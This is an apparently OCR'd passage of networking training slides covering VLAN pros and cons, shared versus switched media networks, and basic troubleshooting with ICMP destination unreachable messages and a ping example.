
- The number of devices for a specific network topology is reduced
- Managing physical devices becomes less complex
- Increases security options through separation and specific frame delivery
- Performance and security
- Formation of virtual workgroups
- Simplified administration

Disadvantages:

- VLANS rely on switches to do right thing
- Packet leaks from one VLAN to the text
- Injected packets meant for an attack

Security implications of VLANs

- Keeps hosts separated by VLANS and limits the number of devices that can talk to these hosts
- Increases security options via separation and specific frame delivery
- Controls inter-VLAN routing using IP access lists
- Deploys VTP domain, VTP pruning, and password protections



Shared Media Hub
Usable bandwidth: 1-4 Mbps
Per End-Station

Shared Media Network

- In shared media network, each node in the network **shares a single channel** and bandwidth for communication
- Every message reaches every node in the shared media network

Advantages:

- Cheap due to the low number of channel and hardware interference components
- No switch, so no switch delay
- Short response time
- Broadcasting or multicasting is easy
- Simple design

Disadvantages:

- Fixed channel bandwidth
- Need a router or gateway to go beyond each segment
- Limited distance span
- Traffic problems and network collisions
- Security issues may arise, as all information is transmitted to all nodes

Notes: ______

Switched Media Network


- In a switched media network, **point-to-point communication** is established through a dedicated line
- The communication needs switches to establish direct connection

Advantages:

- High bandwidth so that multiple pairs of nodes can communicate simultaneously
- No collision

Disadvantages:

- Expensive
- Complex design
- Long response time
- Security issues arise if the port is enabled on access switches. Rogue devices can provide access to the network




LO#04: Summarize the Basic Network Troubleshooting Techniques

Notes: ____


Unreachable Networks

- Network communication depends on certain basic **conditions** being met:
  - Sending and receiving devices must have the **TCP/IP protocol stack** properly configured:
    - Proper configuration of the **IP address** and **subnet mask**
    - If **datagrams** are to travel outside of the local network, a default gateway must also be configured
  - The **router** must also have the TCP/IP protocol properly configured on its **interfaces**, and it must use an appropriate routing protocol
  - If these conditions are not met, then **network communication** cannot take place
  - **Examples of problems:**
    - Sending device may address the datagram to a non-existent **IP address**
    - The destination device is not connected to its **network**
    - The router's **connecting** interface is down
    - The router does not have the information necessary to locate the **destination network**



- An ICMP destination **unreachable message** is sent if:
  - The host or port is unreachable
  - The network is unreachable


Destination Unreachable Message



- If datagrams cannot be **forwarded** to their destinations, ICMP sends back a **destination unreachable** message to the sender, indicating that the **datagram** could not be properly forwarded
- A destination unreachable message may also be sent when **packet fragmentation** is required in order to forward a packet:
  - Fragmentation is usually necessary when a datagram is forwarded from a **token-ring network** to an Ethernet network
  - If the datagram does not allow **fragmentation**, the packet cannot be forwarded, which will generate and send a destination unreachable message
- Destination **unreachable** messages may also be generated if **IP-related** services such as **FTP** or **web services** are unavailable

Notes:

ICMP Echo (Request) and Echo Reply



Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ping 10.10.1.11

Pinging 10.10.1.11 with 32 bytes of data:
Reply from 10.10.1.11: bytes=32 time=1ms TTL=128
Reply from 10.10.1.11: bytes=32 time<1ms TTL=128
Reply from 10.10.1.11: bytes=32 time=1ms TTL=128
